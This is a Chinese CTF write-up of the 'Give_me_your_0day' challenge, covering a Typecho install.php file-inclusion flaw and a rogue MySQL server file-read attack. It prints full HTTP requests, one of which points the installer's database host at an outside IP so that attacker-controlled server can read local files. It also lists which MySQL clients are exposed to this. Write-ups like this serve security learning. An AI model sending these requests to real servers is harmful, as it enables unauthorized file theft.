
[Writeup]2021强网拟态 Give_me_your_0day

原创

bfengj 于 2021-10-29 21:48:25 发布 218 收藏

分类专栏： 比赛WP 代码审计 文章标签： php 开发语言 后端


比赛WP 同时被 2 个专栏收录

44 篇文章 11 订阅
订阅专栏


代码审计

70 篇文章 6 订阅
订阅专栏

前言

当时没能做出来，当时想到了mysql恶意服务端读取文件，但是没能读成功，不知道是为什么。今天看到Firebasky师傅的github更新了writeup，也是学习了一波。

解法1

当时没有拿Seay去扫，单纯的自己肉眼审install.php。自己审这种前后端没有分离的代码，只会去看不涉及到前端的PHP代码，就出了问题，遗漏了漏洞。

拿Seay扫一下第一条就能扫到，install.php608行的这个文件包含漏洞：

```
<?php require_once './install/' . $type . '.php'; ?>
```

但是只能包含php文件，解法一就是上一篇学习的用pearcmd.php实现getshell了，就不多说了。

解法2

就是mysql恶意服务端读取文件这个利用姿势了，确实是可以读到的，可是我当时没有成功，看了wp才知道原来是因为默认用的是Pdo：

```
POST /install.php?config HTTP/1.1
Host: www.nt0day.com
Content-Length: 246
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://www.nt0day.com
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/95.0.4638.54
 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,applica
tion/signed-exchange;v=b3;q=0.9
Referer: http://www.nt0day.com/install.php?config
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,en-US;q=0.8,en;q=0.7
Cookie: __typecho_lang=zh_CN
Connection: close

dbAdapter=Pdo_Mysql&dbHost=localhost&dbPort=3306&dbUser=root&dbPassword=root&dbDatabase=typecho&dbCharset=utf8&d
bPrefix=typecho_&userUrl=http%3A%2F%2Fwww.nt0day.com&userName=admin&userPassword=123&userMail=webmaster%40yourdo
main.com&action=config
```

仔细看一下这个代码，虽然install的时候只给了mysql的pdo和sqlite的pdo，但是还是支持别的类型：

```
            <?php elseif (isset($_GET['config'])): ?>
            <?php
                    $adapters = array('Mysql', 'Mysqli', 'Pdo_Mysql', 'SQLite', 'Pdo_SQLite', 'Pgsql', 'Pdo_Pgsq
l');
                    foreach ($adapters as $firstAdapter) {
                        if (_p($firstAdapter)) {
                            break;
                        }
                    }
                    $adapter = _r('dbAdapter', $firstAdapter);
                    $parts = explode('_', $adapter);

                    $type = $adapter == 'Mysqli' ? 'Mysql' : array_pop($parts);
            ?>
```

当时的我不知道这个：

- mysql client (pwned)
- php mysqli (pwned，fixed by 7.3.4)
- php pdo (默认禁用)
- python MySQLdb (pwned)
- python mysqlclient (pwned)
- java JDBC Driver (pwned，部分条件下默认禁用)
- navicat （pwned)

PDO是默认不能被攻击的，而mysql和mysqli(7.3.4以前)默认都是可读的，所以应该改成Mysql或者Mysqli：

```
POST /install.php?config HTTP/1.1
Host: www.nt0day.com
Content-Length: 248
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://www.nt0day.com
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/95.0.4638.54
 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,applica
tion/signed-exchange;v=b3;q=0.9
Referer: http://www.nt0day.com/install.php?config
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,en-US;q=0.8,en;q=0.7
Cookie: __typecho_lang=zh_CN;XDEBUG_SESSION=PHPSTORM
Connection: close

dbAdapter=Mysqli&dbHost=121.5.169.223&dbPort=33306&dbUser=root&dbPassword=root&dbDatabase=typecho&dbCharset=utf8
&dbPrefix=typecho_&userUrl=http%3A%2F%2Fwww.nt0day.com&userName=admin&userPassword=123&userMail=webmaster%40your
domain.com&action=config
```

即可成功利用。